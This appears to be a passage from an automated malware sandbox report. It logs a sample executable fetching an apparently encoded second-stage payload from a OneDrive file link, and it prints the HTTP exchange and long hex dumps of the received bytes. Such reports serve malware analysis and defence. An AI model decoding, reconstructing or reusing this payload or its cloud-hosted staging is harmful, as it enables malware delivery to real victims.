2022-08-05 10:51:18 UTC	4	IN	Data Raw: 48 ce 69 8a 21 39 b9 92 35 90 3b 72 0d 0c ca ca 95 28 91 f9 c3 1a 39 f7 b4 39 73 f6 d4 ca ca 89 54 43 83 7a 0c ca 45 bd f6 cc ca ca 4e ff 45 80 4c 8a eb 0c ca c3 e6 fb 0a 5a 0c ca ab 20 c1 89 ce c1 0c d2 ef c2 35 35 35 6f a4 3e 4d b9 0c d6 37 59 12 c6 bf 14 d2 bf 1a c6 3e f2 90 39 ca 91 f9 5a 5a 5a c1 89 da 45 ed 81 cc 37 f7 71 79 d6 ad 38 b9 0c d6 37 bf 81 d2 90 39 ca bf 1a c6 91 f9 5a 5a 5a c1 14 ce bf 8f de bf 81 ce 90 39 ca 91 f9 5a 5a 82 ca 37 ca ca ba 45 7a 59 3e d5 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e c7 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e b9 b9 21 0a 34 ca b2 25 c4 35 35 82 ca 37 ca ca ba 45 7a 59 45 4e 34 35 35 35 34 d4 b2 0f c4 35 35 21 ed 5a 5a 5a 20 8d 4a 73 83 7a 0c ca ca 3e 67 82 ca 37 ca ca ba 45 7a 5b e2 ed 0c ca 3e ec 34 ca b2 e9 c4 Data Ascii: Hi!95;r(99sTCzENELZ 555o>M7Y>9ZZZE7qy879ZZZ9ZZ7EzY>7EzY>7EzY>!4%557EzYEN4555455!ZZZ Jsz>g7Ez[>4
2022-08-05 10:51:18 UTC	12	IN	Data Raw: 8b c1 b6 b9 8e be 45 ed 3b ee 5a 0c ca bf 7b c2 c3 7b c6 1a 34 37 34 ca 32 62 02 0a ca 32 cc ca ca 4a b2 2f a4 35 35 bb 8a ab 83 69 8a 8b 32 a7 02 0a ca 2e 35 fa 2e bf ea fd 7b be ce ca ca ca c3 7b be 1a c3 7b c2 1a 34 ca 34 ca 32 7e 02 0a ca c1 7b c6 1a b2 98 a4 35 35 69 8a 24 8f 8f 2e bf da 32 42 02 0a ca c1 7b c6 1a b2 72 a4 35 35 f9 1f e0 d0 ca ca 21 25 45 ed 3b ee 5a 0c ca 30 5b 8a 35 45 ed 8b c2 30 b9 ac 75 30 41 8c 30 d9 ee 5a 0c ca c1 1b 93 f9 89 85 10 1e 8d 77 1c 7b 26 0c a5 3c 36 97 38 2e 26 0e 9b 36 3a 32 9f 26 1c 1e 16 ca 10 1a 8b 83 97 a9 a1 20 97 36 ab 9b ca ca ca ca 11 19 d1 0f 63 ee 5a 0c ca f9 c1 8a 7a ce 1f 8f 2b 35 35 f9 c1 ca bf 8c c1 8c f9 5a 20 8d bf 0d c1 3a 9e 67 ff 54 d8 77 29 6e 95 28 f9 c3 0a ca c1 0a a6 bb 8a 3e cc c1 ca f9 c1 Data Ascii: E;Z{{4742b2J/55i2.5.{{{442~{55i$.2B{r55!%E;Z0[5E0u0A0Zw{&<68.&6:2& 6cZz+55Z :gTw)n(>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49755	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:20 UTC	20	OUT	GET /y4msw-fK9n4RvVHniohtl1pJS-yLFYm8CD02pmUoRRn43kEG_ADEfWFKSlO_5d-N-oIPgs43fFTG0AhbrwTaP AJ85Dl25iL1IoO7lHS9lk80VOWo8yA7O8gsh7f_1W-YE4WSTx_DyFGHvC6ylTsygqSOJ1QGvVToggN3Vrt2wBfOq_i nO0YBhZfikv3CrmcRYGDeWlhoaRiIuAqhUoiGtrzvQ/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: 29 Cache-Control: no-cache Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive
2022-08-05 10:51:21 UTC	20	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 376320 Content-Type: application/octet-stream Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW 6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOO TTA1Uf96m-l_iwV1XwM3O8h7aPGgSWlIuu8r-ugMuc4flqHzXnDRhTSZ Expires: Thu, 03 Nov 2022 10:51:21 GMT Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT Accept-Ranges: bytes ETag: FB5C5DB4B53601EB!540.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AM2PPF390EBB596 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: 4oeusaRHT02CjJkYtvQRcg.0 X-SqlDataOrigin: S CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 6E1A4FAABFF74ABBBBC51A7B6A9BC0B7 Ref B: VIEEDGE2313 Ref C: 2022-08-05T10:51:20Z Date: Fri, 05 Aug 2022 10:51:21 GMT Connection: close
2022-08-05 10:51:21 UTC	21	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:21 UTC	24	IN	Data Raw: 92 35 90 3b 72 0d 0c ca ca 95 28 91 f9 c3 1a 39 f7 b4 39 73 f6 d4 ca ca 89 54 43 83 7a 0c ca 45 bd f6 cc ca ca 4e ff 45 80 4c 8a eb 0c ca c3 e6 fb 0a 5a 0c ca ab 20 c1 89 ce c1 0c d2 ef c2 35 35 35 6f a4 3e 4d b9 0c d6 37 59 12 c6 bf 14 d2 bf 1a c6 3e f2 90 39 ca 91 f9 5a 5a 5a c1 89 da 45 ed 81 cc 37 f7 71 79 d6 ad 38 b9 0c d6 37 bf 81 d2 90 39 ca bf 1a c6 91 f9 5a 5a 5a c1 14 ce bf 8f de bf 81 ce 90 39 ca 91 f9 5a 5a 82 ca 37 ca ca ba 45 7a 59 3e d5 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e c7 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e b9 b9 21 0a 34 ca b2 25 c4 35 35 82 ca 37 ca ca ba 45 7a 59 45 4e 34 35 35 35 34 d4 b2 0f c4 35 35 21 ed 5a 5a 5a 20 8d 4a 73 83 7a 0c ca ca 3e 67 82 ca 37 ca ca ba 45 7a 5b e2 ed 0c ca 3e ec 34 ca b2 e9 c4 35 35 82 ca 37 ca ca Data Ascii: 5;r(99sTCzENELZ 555o>M7Y>9ZZZE7qy879ZZZ9ZZ7EzY>7EzY>7EzY>!4%557EzYEN4555455!ZZZ Jsz>g7Ez[>4557
2022-08-05 10:51:21 UTC	32	IN	Data Raw: ed 3b ee 5a 0c ca bf 7b c2 c3 7b c6 1a 34 37 34 ca 32 62 02 0a ca 32 cc ca ca 4a b2 2f a4 35 35 bb 8a ab 83 69 8a 8b 32 a7 02 0a ca 2e 35 fa 2e bf ea fd 7b be ce ca ca ca c3 7b be 1a c3 7b c2 1a 34 ca 34 ca 32 7e 02 0a ca c1 7b c6 1a b2 98 a4 35 35 69 8a 24 8f 8f 2e bf da 32 42 02 0a ca c1 7b c6 1a b2 72 a4 35 35 f9 1f e0 d0 ca ca 21 25 45 ed 3b ee 5a 0c ca 30 5b 8a 35 45 ed 8b c2 30 b9 ac 75 30 41 8c 30 d9 ee 5a 0c ca c1 1b 93 f9 89 85 10 1e 8d 77 1c 7b 26 0c a5 3c 36 97 38 2e 26 0e 9b 36 3a 32 9f 26 1c 1e 16 ca 10 1a 8b 83 97 a9 a1 20 97 36 ab 9b ca ca ca ca 11 19 d1 0f 63 ee 5a 0c ca f9 c1 8a 7a ce 1f 8f 2b 35 35 f9 c1 ca bf 8c c1 8c f9 5a 20 8d bf 0d c1 3a 9e 67 ff 54 d8 77 29 6e 95 28 f9 c3 0a ca c1 0a a6 bb 8a 3e cc c1 ca f9 c1 8a 89 c1 a2 c1 f9 b2 Data Ascii: ;Z{{4742b2J/55i2.5.{{{442~{55i$.2B{r55!%E;Z0[5E0u0A0Zw{&<68.&6:2& 6cZz+55Z :gTw)n(>
2022-08-05 10:51:21 UTC	40	IN	Data Raw: 39 c1 0a c6 f9 b2 29 35 35 35 12 f9 5a 8b c1 b6 35 ab d2 b2 83 c6 35 35 93 8c ce ca 5a 1f 45 2f 35 35 f9 c1 8a b2 e5 cc ca ca f9 c1 8a 8b c1 b6 b9 8e aa 89 20 8d bf 83 c2 c1 bc bf 7b c6 c1 93 c6 c1 51 c1 7b d2 c1 02 bb 35 b5 e4 bb 35 b3 3d 7a ce b2 9c 0b 35 35 c1 7b c6 c1 a0 b2 8e 35 35 35 1f 7f 37 ca ca 69 8a bf 7b ba bb 11 3e 41 b9 21 ce c1 39 bf 7b ba b9 21 ce 45 80 10 37 37 90 c1 90 c1 1a cc bf 8b b2 c1 1a d0 bb 9c 3e ce c1 fc 21 cc 69 c0 c1 fd 2d a3 b2 bf 7b ae c1 7b ae cf 2d 35 71 7b b2 3e 3d 7a ce b2 44 0b 35 35 b9 7b ae d2 bb 11 3e 3b b9 71 37 ab 6b bf 93 aa 71 b3 ba b3 53 bb c0 3e 4f c1 f9 b9 8a d2 c1 0d 45 e5 8b b2 39 8c c1 83 ba 61 05 c1 a0 b2 06 35 35 35 c3 7b aa c1 8b ae b2 77 9e 35 35 c1 93 aa 21 28 35 41 c1 7b ae b2 c8 09 35 35 c1 a2 c1 7b Data Ascii: 9)555Z555ZE/55 {Q{55=z55{5557i{>A!9{!E77>!i-{{-5q{>=zD55{>;q7kqS>OE9a555{w55!(5A{55{
2022-08-05 10:51:21 UTC	48	IN	Data Raw: ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca da 7b 77 a9 a9 9b 3c 3e 9f a5 38 10 97 9f 36 9b 2e c3 0a ca 5a 42 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 5a 42 0a ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d8 7b 77 2c a9 3e 3c 97 99 3e 7b 3c 3c a5 3c 5a b6 42 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca b6 42 0a ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d8 7b 7f 38 3e 30 79 97 a9 3e 7b 3c 3c a5 3c 5a 12 af 0a ca ca ca ca ca ca ca Data Ascii: FqRqVqZqNqoo"o{w<>86.ZBZBFqRqVqZqNqoo"o{w,><>{<<<ZBBFqRqVqZqNqoo"o{8>0y>{<<<Z
2022-08-05 10:51:21 UTC	56	IN	Data Raw: ca b9 8e ba 1e b2 25 07 35 35 45 ed ce ee b9 8e da f9 c3 0a ca 8b c1 b6 89 c1 83 d2 f1 ca 37 ca ca 61 cf c6 c8 35 35 71 09 b3 cc c1 a4 bb 11 3e e4 c1 8b d2 c1 5c c6 c8 35 35 c1 83 d2 c3 5e 47 ca 35 35 35 c1 01 b2 48 60 35 35 c1 7b d2 37 62 c6 c8 35 35 91 93 f9 c1 8a 8b c1 b6 c1 9a bb 9c 3e 3b b9 b4 ce c1 dc c1 83 d2 87 b2 db 35 35 35 8f 93 f9 c1 8a 8b c1 b6 b9 8e aa 89 20 c1 bc c1 a2 c1 7b d2 1a 34 ce bf ab aa 90 7b ae ca bf 93 b2 90 7b b6 ca c3 7b aa 1a 34 37 ef 46 62 0c ca c3 7b ba 84 da ca ca ca b2 d6 25 35 35 c1 9a c3 7b ba b2 28 35 35 35 8f 28 91 c1 1b 93 f9 c3 0a ca 8b c1 b6 89 c1 7b d2 b9 8a c6 c1 da 21 cc 35 ca c1 d2 45 80 3f c1 93 d2 04 81 31 3e 27 c1 ca 61 8c 0a c1 8b d2 bf 0c be 91 93 f9 5a 8b c1 b6 c1 7b d2 4a 42 23 ca ab f4 c1 7b d2 c1 0a d2 Data Ascii: %55E7a55q>\55^G555H`55{7b55>;555 {4{{{47Fb{%55{(555({!5E?1>'aZ{JB#{
2022-08-05 10:51:21 UTC	64	IN	Data Raw: ca 89 c1 a4 c1 9a c8 94 3e d6 c8 94 3e da 14 4a b4 e0 3c dc 21 f4 c1 4b ea 0f 0c ca 21 5f c1 4b ee 0f 0c ca 21 57 45 80 8a c3 ce fb 02 cf 0c ca c1 12 ce c1 ca 7c 37 b2 7b 33 35 35 c1 9a 21 3d b2 06 35 35 35 c1 9a 89 c1 8c 1f e0 bd 35 35 91 f9 8b c1 b6 b9 8e aa 89 20 8d 69 11 bf 93 aa bf 93 c6 c1 2f c1 bc c1 a2 69 8a 8b 32 be 82 0a ca 2e 35 fa 2e bf ea bb 11 3e d6 c3 7b c6 c1 09 b2 0b c3 35 35 21 43 c3 8b c6 d7 c6 dd 0c ca b2 cc 78 35 35 c1 7b c6 bf 7b ae 90 7b b2 41 bf ab b6 90 7b ba 41 bf b3 be 90 7b c2 ca c3 7b ae 1a 34 cc c3 8b aa d7 fa 72 0c ca b2 0d e3 35 35 c1 83 aa 7c 37 d7 ae ad 0a ca b2 ba c6 35 35 c1 a2 69 8a 24 8f 8f 2e bf da 32 31 82 0a ca c3 7b aa b2 13 56 35 35 c3 7b c6 b2 0b 56 35 35 f9 1f c9 bb 35 35 21 b2 c1 f9 95 28 91 c1 1b 93 f9 bf 96 Data Ascii: >>J<!K!_K!WE|7{355!=55555 i/i2.5.>{55!Cx55{{{A{A{{4r55|755i$.21{V55{V5555!(
2022-08-05 10:51:21 UTC	72	IN	Data Raw: 35 35 f9 1f b3 30 35 35 21 ba c1 f9 91 8f 93 8c da ca c3 0a ca 8b c1 b6 b9 8e c2 89 69 8a bf 7b c2 69 8a 8b 32 bf a2 0a ca 2e 35 fa 2e bf ea b7 b3 d6 ca ce ca ca 3e 3d f1 37 0a ca 4a 21 63 c3 7b c2 c1 8b d2 b2 35 a5 35 35 c1 7b c2 c3 8b 35 b2 46 df 35 35 b9 aa b5 c1 e6 bb e6 d1 0c ca 4a b3 35 37 2b 51 8a c1 8b de 30 bf cc 69 8a 24 8f 8f 2e bf da 32 5a a2 0a ca c3 7b c2 b2 0a a3 35 35 f9 1f c8 9b 35 35 21 ba c1 f9 91 8f 8f 93 8c da ca c3 0a ca 8b c1 b6 34 ca 89 c1 7b e2 bb 8a 3e ce 69 9c bf da 69 8a 8b 32 c6 a2 0a ca 2e 35 fa 2e bf ea b7 b3 da ca ce ca ca 3e 3d f1 37 0a ca 4a 21 51 35 ab d6 35 ab d2 c3 7b c6 b2 4d 84 35 35 c1 8b c6 c1 7b e2 b2 ae ab 35 35 69 11 69 8a 24 8f 8f 2e bf da 32 39 0f 0a ca c3 7b c6 b2 03 36 35 35 f9 1f c1 9b 35 35 21 ba c1 f9 91 Data Ascii: 55055!i{i2.5.>=7J!c{555{5F55J57+Q0i$.2Z{5555!4{>ii2.5.>=7J!Q55{M55{55ii$.29{65555!
2022-08-05 10:51:21 UTC	80	IN	Data Raw: 6b c3 7b be c1 8b c6 b2 73 1a 35 35 c1 7b be c3 8b c2 b2 30 52 35 35 4e 8a ab 51 c1 f9 b2 25 47 ca ca b9 aa b5 bf 7b c2 21 d6 45 ed 49 30 ef 39 ca b2 75 27 35 35 69 8a 24 8f 8f 2e bf da 32 2c c2 0a ca c3 7b be b2 40 83 35 35 c3 7b c6 b2 e8 8b 35 35 f9 1f f6 10 35 35 21 b2 c1 7b c2 91 c1 1b 93 f9 c1 8a 89 b9 8e ba c1 a2 1e b2 d6 13 35 35 34 39 34 ca 32 ca ce ca ca 89 c3 0e ee da 1a d7 f2 72 0c ca c1 ca 35 9a 45 ed 49 30 ef 39 ca b2 aa ba 35 35 c1 0e ee d2 b9 8e da 91 f9 c3 0a ca 8b c1 b6 b9 8e b6 89 c1 a2 c3 7b b6 1a b2 94 a6 35 35 69 8a 8b 32 c6 c2 0a ca 2e 35 fa 2e bf ea c1 09 c3 7b b6 b2 40 2d 35 35 c3 7b b6 35 4b 6a ac 0c ca c3 7b b6 b2 a3 ca ca ca bf 7b c6 69 8a 24 8f 8f 2e bf da 32 39 2f 0a ca c3 7b b6 b2 5b be 35 35 f9 1f c1 7b 35 35 21 ba c1 7b c6 Data Ascii: k{s55{0R55NQ%G{!EI09u'55i$.2,{@55{5555!{554942r5EI0955{55i2.5.{@-55{5Kj{{i$.29/{[55{55!{
2022-08-05 10:51:21 UTC	88	IN	Data Raw: d1 c1 f9 b2 6f 33 35 35 13 e6 ee d1 1f 07 37 ca ca c1 79 d2 b2 4e c8 35 35 13 e6 ee d1 1f 8a 37 ca ca c1 f9 b2 42 33 35 35 13 e6 ee d1 1f 7a 37 ca ca c1 9a 30 b7 b4 ca 37 3e 3d 30 35 94 3e dc 21 ea c1 f9 b2 d6 c6 35 35 13 e6 ee d1 1f 5a 37 ca ca c1 f9 b2 5e 33 35 35 13 e6 ee d1 1f 4a 37 ca ca c0 8e 0a 45 4e 95 37 ca ca 45 ed 8a 5b 35 f5 35 35 b9 c2 de 45 bd 77 37 ca ca 35 ee bb 54 e2 77 ca 8e 4f 77 ca 8e 4f 77 ca a8 e2 77 ca b6 e2 77 ca c4 e2 77 ca c4 e2 77 ca c4 e2 77 ca d4 4f 77 ca e8 4f 77 ca 8e 4f 77 ca f8 4f 77 ca 80 4f 77 ca 8e 4f 77 ca 8e 4f 77 ca 7b 4f 77 ca 26 4f 77 ca 3a 4f 77 ca 4e 4f 77 ca d3 4f 77 ca c1 79 d2 15 ca 13 e6 ee d1 1f 33 ca ca ca c1 79 d2 11 ca 13 e6 ee d1 1f 25 ca ca ca c1 f9 b2 dd c6 35 35 13 e6 ee d1 1f Data Ascii: o3557yN557B355z707>=05>!55Z7^355J7EN7E[555Ew75TwOwOwwwwwwOwOwOwOwOwOwOwOwOw{Ow &Ow:OwNOwOwy3y%55
2022-08-05 10:51:21 UTC	96	IN	Data Raw: 69 8a 24 8f 8f 2e bf da 32 ee 02 77 ca c3 7b c6 b2 26 4b 35 35 f9 1f 34 d0 35 35 21 ba 28 91 8f 93 f9 c3 0a ca 89 20 8d c1 27 c1 c4 c1 a2 c1 f9 b2 0a 35 35 35 4e 8a ab 41 c1 90 c1 09 b2 d1 27 35 35 21 3f c1 90 c1 0d b2 2a 4b 35 35 95 28 91 f9 89 20 c1 bc c1 a2 c1 f9 b2 f1 7e 35 35 30 fd 39 d4 ca bf a9 d2 28 91 f9 84 ce ca cc 4a b2 a8 35 35 35 f9 5a 89 45 ed e2 30 b7 31 d6 0a ab d6 c1 0a d2 b2 23 35 35 35 c1 a2 21 f2 30 bf e4 c0 0c 37 ea 45 cb f9 4e 11 3e e0 c0 0c 37 0a 3e 3f c1 0a d2 c1 ca bf 37 21 41 c1 0a d2 bf 37 21 ce 69 8a bf 37 c1 f9 91 f9 5a 8b c1 b6 b7 8e c2 33 35 35 89 20 30 bf 83 c8 c1 a4 c1 ba c0 f9 37 3e dc b9 31 b5 b5 43 45 ed 7b c8 b2 1c 37 ca ca 4e 8a ab 3b b2 0f e3 35 35 79 07 31 af 39 b9 09 ca bf 93 c2 c1 93 c2 81 bb 11 46 ec 79 c3 cb c2 Data Ascii: i$.2w{&K55455!('555NA'55!?*K55(~5509(J555ZE01#555!07EN>7>?7!A7!i7Z355 07>1CE{7N;55y19Fy

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:21 UTC	104	IN	Data Raw: 35 21 0a c1 09 c1 fd b2 93 de ca ca c1 49 c1 d4 c1 a0 5c b2 63 1d 35 35 21 5f c1 39 c1 ca 0a bf 7b ae 90 7b b2 ce c3 7b ae 1a 34 ca c1 43 b6 70 0c ca 7c 37 d7 a6 1e 77 ca b2 71 28 35 35 b2 ec 1d c8 35 69 8a 24 8f 8f 2e bf da 32 3e 22 77 ca c3 7b b6 b2 4f 2b c8 35 c3 7b ba 84 39 ca ca ca b2 4a 23 c8 35 f9 1f e4 b0 c8 35 21 19 95 28 91 c1 1b 93 8c ce ca c3 0a ca 89 20 8d c1 2f c1 bc c1 a2 c1 43 7e 22 77 ca c1 a0 c1 f9 b2 e2 33 35 35 bb 8a ab 3f c1 90 b2 ff c6 35 35 21 41 c1 05 c1 9a c1 f9 b2 5a 37 ca ca 95 28 91 f9 ca ca ca ca 8b c1 b6 b9 8e c2 c1 7b e2 c1 0a c6 b2 1d ef 35 35 b2 84 a2 c8 35 bf 7b c2 bf 8b c6 c1 7b c2 c1 8b c6 71 8b de ab 3d 71 7b da 3c e2 21 cc 46 de c1 7b c2 c1 8b c6 71 8b d6 ab 3d 71 7b d2 40 3f 21 cc 48 3b b2 cd c6 35 35 c1 7b c2 c1 8b Data Ascii: 5!I\c55!_9{{{4Cp|7wq(555i$.2>"w{O+5{9J#55!(/C~"w355?55!AZ7({555{{q=q{<!F{q=q{@?!H;55{
2022-08-05 10:51:21 UTC	112	IN	Data Raw: 91 f9 c3 0a ca 89 20 c1 a4 c1 ba bb 11 3e da c1 90 b2 69 19 c8 35 71 a2 3e 3b 69 8a 28 91 f9 7a 37 28 91 f9 5a 89 20 8d c1 c4 c1 ba c1 10 d6 c1 22 d2 81 b9 31 ca 46 5b c1 09 c1 10 d6 b2 ed ce ca ca c1 0d b2 86 35 35 35 4e 8a 3e d4 c1 09 c1 10 d6 b2 78 39 ca ca 81 b9 31 35 ab 11 c1 10 ce bb 8a 3e f8 c1 22 d2 81 b9 31 ca 46 5b c1 09 c1 10 ce b2 4c ce ca ca c1 0d b2 bd 35 35 35 4e 8a 3e d4 c1 09 c1 10 ce b2 af 39 ca ca 81 b9 31 35 ab 11 c1 28 d2 bb 11 3e fe c1 f9 c1 da 35 1c de 12 b9 c2 ca 46 5d bf f9 c1 09 c1 10 d2 c1 d2 35 87 e2 c1 0d b2 16 35 35 35 4e 8a 3e d4 c1 09 c1 10 d2 c1 d2 35 87 12 81 b9 31 35 ab 11 95 28 91 f9 89 20 8d 4e 9c 3e d2 b9 8e ba b2 07 8c c8 35 c1 a4 c1 c2 69 9c c1 fd b2 0e 8a c8 35 7c 37 d7 16 a7 77 ca b2 02 8a c8 35 bf 7d ce c3 7d d2 Data Ascii: >i5q>;i(z7(Z "1F[555N>x915>"1F[L555N>915(>5F]5555N>515(N>5i5|7w5}}
2022-08-05 10:51:21 UTC	120	IN	Data Raw: 35 3e ee d6 35 3e ee d6 69 9c c1 f9 c1 d2 35 87 e2 c1 ce ee c1 1e ee ce b9 8e da 91 f9 f9 c3 0a ca 8b c1 b6 c1 92 b9 b3 d6 35 ab 41 b7 b3 d2 ca ca ca 4a 3c 4d 21 cc 46 49 b9 b3 d6 ca ab 41 b7 b3 d2 35 35 35 b5 40 51 21 cc 48 4d c1 43 1e 72 0c ca 7c 37 d7 66 3c 0a ca b2 15 53 35 35 b2 cc dd c8 35 c1 7b d2 c1 9a c1 f7 c1 d2 35 87 ce 93 8c d2 ca c1 8a 8b c1 b6 b7 8e c2 c8 35 35 c3 cb c2 c8 35 35 c1 7b d2 c1 0a c6 c1 ca b2 12 6a c8 35 c3 bb c2 c8 35 35 bf 7b c2 90 7b c6 ce c3 7b c2 1a 34 ca c1 43 3e 72 0c ca 7c 37 d7 86 a3 77 ca b2 f9 53 35 35 b2 74 70 c8 35 c1 1b 93 f9 c1 8a 8b c1 b6 b9 8e aa 89 20 30 bf 83 b0 c1 bc bf 7b c6 c3 93 aa c1 7b c6 bf 7b be c1 ca c1 0a e2 bf 7b ba c1 7b c6 b2 b0 d5 c8 35 bf 39 21 3f c1 39 b2 2d d5 c8 35 bf 39 b9 71 ca 3e d4 c1 39 Data Ascii: 5>5>i55AJ<M!FIA555@Q!HMCr|7f<S555{55555{j555{{{4C>r|7wS55tp5 0{{{{{59!?9-59q>9
2022-08-05 10:51:21 UTC	128	IN	Data Raw: 93 c6 c1 f9 bb 8a 3e 3b b9 b2 ce c1 ca c1 83 c2 c1 07 bb 9c 3e 3b b9 b4 ce c1 dc 71 9a b3 3d f1 37 ca ca ca 21 f6 c1 f7 bb 8a 3e 3b b9 b2 ce c1 ca c1 09 bb 9c 3e 3b b9 b4 ce c1 dc 71 9a b3 3b b9 01 35 21 43 c1 8b c2 c1 7b c6 b2 c7 8e c8 35 c1 a2 69 8a 24 8f 8f 2e bf da 32 b1 82 77 ca c3 7b be 84 39 ca ca ca b2 af c3 c8 35 f9 1f 49 50 c8 35 21 21 c1 f9 91 c1 1b 93 f9 c1 8a 8b c1 b6 87 ef ce ca ca ca 34 ca 34 ca 7f ab 2f bd 83 c6 89 20 8d bf 83 be bf 8b c2 bf 7b c6 c1 b3 de c1 ab e2 c1 7b c6 b2 01 c7 c8 35 c1 7b c2 b2 f9 c7 c8 35 69 8a 8b 32 57 84 77 ca 2e 35 fa 2e bf ea c1 53 4a 72 0c ca 45 80 51 c1 7b d2 69 9c bf da c1 8b c2 c1 7b c6 b2 a8 c8 35 35 12 48 ec c1 7b be c1 8b c6 b2 f6 c3 c8 35 c1 7b e6 c1 8b c2 b2 57 c3 c8 35 c1 7b da bf fa c1 7b d6 bf 02 21 Data Ascii: >;>;q=7!>;>;q;5!C{5i$.2w{95IP5!!44/ {{5{5i2Ww.5.SJrEQ{i{55H{5{W5{{!
2022-08-05 10:51:21 UTC	136	IN	Data Raw: 35 7b c2 4a ac 45 c1 93 c2 52 1e 53 5c 35 7b c2 0a 10 7f ab 0d c1 7b c2 90 0e 3b 5c ca 69 8a c1 83 be 07 2f af 39 b9 07 ca bb ff 46 57 77 c1 ab c6 b9 90 cc 45 80 1e 3b 5c f7 ac ce 0a 45 80 26 3b 5c 4a 19 45 d4 09 52 e0 0a 10 7f ab b0 69 8a 24 8f 8f 2e bf da 32 3c a2 77 ca c3 7b 56 b2 28 a3 c8 35 f9 1f e6 30 c8 35 21 ba 95 28 91 c1 1b 93 f9 c3 0a ca 8b c1 b6 b9 8e 9e 89 20 8d 30 bf 83 c8 c1 bc c1 a2 c1 b3 d2 90 7b 33 37 45 80 39 30 71 7b c8 ab ea 45 80 79 37 ee 75 45 80 8a 30 71 c2 ab dc c1 c8 c1 29 ef d2 ca ca ca 29 db 30 db 1f 4b 37 ca ca 45 80 7b c8 52 d0 c1 fd 52 10 37 c1 f9 b2 eb d4 ca ca 45 ed 8a 45 80 49 61 9a c1 8c 45 ed 8b c8 45 ed 05 61 07 71 9a b3 41 61 8c bf 7b c2 90 7b 2d 37 21 3f 61 9a bf 8b c2 90 7b 2d ca c1 f9 b2 c5 d4 ca ca 52 7b c0 b9 b3 Data Ascii: 5{JERS\5{{;\i/9FWwE;\E&;\JERi$.2<w{V(505!(0{37E90q{Ey7uE0q))0K7E{RR7EEIaEEaqAa{{-7!?a{-R{
2022-08-05 10:51:21 UTC	144	IN	Data Raw: 21 ba c1 fd 4e 11 3e 45 b2 c6 79 c8 35 2e c5 3b ca ca ca ca b9 8e d6 c1 fd 95 28 91 8f 93 8c da ca 89 c1 a2 89 34 ca 69 ff 7c 37 d7 22 2b 77 ca b2 4a c8 35 35 b2 61 7d c8 35 91 f9 5a df ca ca ca 4a 3e 3b b2 a2 35 35 35 f9 c3 0a ca 89 32 92 c2 77 ca b2 ef a7 c8 35 c1 a2 bb 11 3e 2a 32 9e c2 77 ca 89 b2 7a a7 c8 35 d9 ca d3 0c ca 32 b2 c2 77 ca 89 b2 6a a7 c8 35 d9 ce d3 0c ca 32 c2 c2 77 ca 89 b2 5a a7 c8 35 d9 d2 d3 0c ca 32 da 2f 77 ca 89 b2 4a a7 c8 35 d9 d6 d3 0c ca 32 f2 2f 77 ca 89 b2 3a a7 c8 35 d9 da d3 0c ca 32 0a 2f 77 ca 89 b2 2a a7 c8 35 d9 de d3 0c ca 91 f9 ca a5 36 9b 69 fc 